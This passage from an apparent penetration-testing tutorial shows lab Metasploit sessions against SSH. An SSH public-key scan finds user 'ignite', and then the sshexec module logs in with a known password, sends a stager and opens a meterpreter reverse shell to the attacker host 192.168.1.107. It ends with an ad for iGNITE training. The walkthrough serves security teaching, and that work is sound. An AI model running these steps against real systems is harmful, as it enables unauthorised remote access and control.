
```
msf5 > use auxiliary/scanner/ssh/ssh_identify_pubkeys
msf5 auxiliary(scanner/ssh/ssh_identify_pubkeys) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf5 auxiliary(scanner/ssh/ssh_identify_pubkeys) > set user_file /root/user.txt
user_file => /root/user.txt
msf5 auxiliary(scanner/ssh/ssh_identify_pubkeys) > set key_file /root/.ssh/id_rsa.pub
key_file => /root/.ssh/id_rsa.pub
msf5 auxiliary(scanner/ssh/ssh_identify_pubkeys) > exploit

[*] 192.168.1.103:22 SSH - Trying 1 cleartext key per user.
[-] 192.168.1.103:22 - [1/6] - User root does not accept key 1 - root@kali
[-] 192.168.1.103:22 SSH - Failed: 'root'
[-] 192.168.1.103:22 - [2/6] - User admin does not accept key 1 - root@kali
[-] 192.168.1.103:22 SSH - Failed: 'admin'
[-] 192.168.1.103:22 - [3/6] - User mummy does not accept key 1 - root@kali
[-] 192.168.1.103:22 SSH - Failed: 'mummy'
[+] 192.168.1.103:22 - [4/6] - Public key accepted: 'ignite' with key '62:25:18:51:f8:e0:60:9d:49:e
[-] 192.168.1.103:22 - [5/6] - User raj does not accept key 1 - root@kali
[-] 192.168.1.103:22 SSH - Failed: 'raj'
[-] 192.168.1.103:22 - [6/6] - User nisha does not accept key 1 - root@kali
[-] 192.168.1.103:22 SSH - Failed: 'nisha'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_identify_pubkeys) >
```

SSH User Code Execution

This module connects to the target system and executes the necessary commands to run the specified payload via SSH. If a native payload is specified, an appropriate stager will be used. As a result, we provided the host IP as well as the username and password, and if everything goes as planned, we will receive a meterpreter session on our listening machine.

```
use exploit/multi/ssh/sshexec
set rhosts 192.168.1.103
set username ignite
set password 123
set srvhost 192.168.1.107
exploit
```

As a result, you can observe that we have a meterpreter session on the host machine.


```
msf5 > use exploit/multi/ssh/sshexec
msf5 exploit(multi/ssh/sshexec) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
msf5 exploit(multi/ssh/sshexec) > set username ignite
username => ignite
msf5 exploit(multi/ssh/sshexec) > set password 123
password => 123
msf5 exploit(multi/ssh/sshexec) > set srvhost 192.168.1.107
srvhost => 192.168.1.107
msf5 exploit(multi/ssh/sshexec) > exploit

[*] Started reverse TCP handler on 192.168.1.107:4444
[*] 192.168.1.103:22 - Sending stager...
[*] Command Stager progress -  42.75% done (342/800 bytes)
[*] Sending stage (985320 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.107:4444 -> 192.168.1.103:35006) a
[!] Timed out while waiting for command to return
[*] Command Stager progress - 100.00% done (800/800 bytes)

meterpreter > 
```


Conclusion:

In this post, we try to discuss the possible ways to secure SSH and perform penetration testing against such a scenario.

iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE



www.ignitetechnologies.in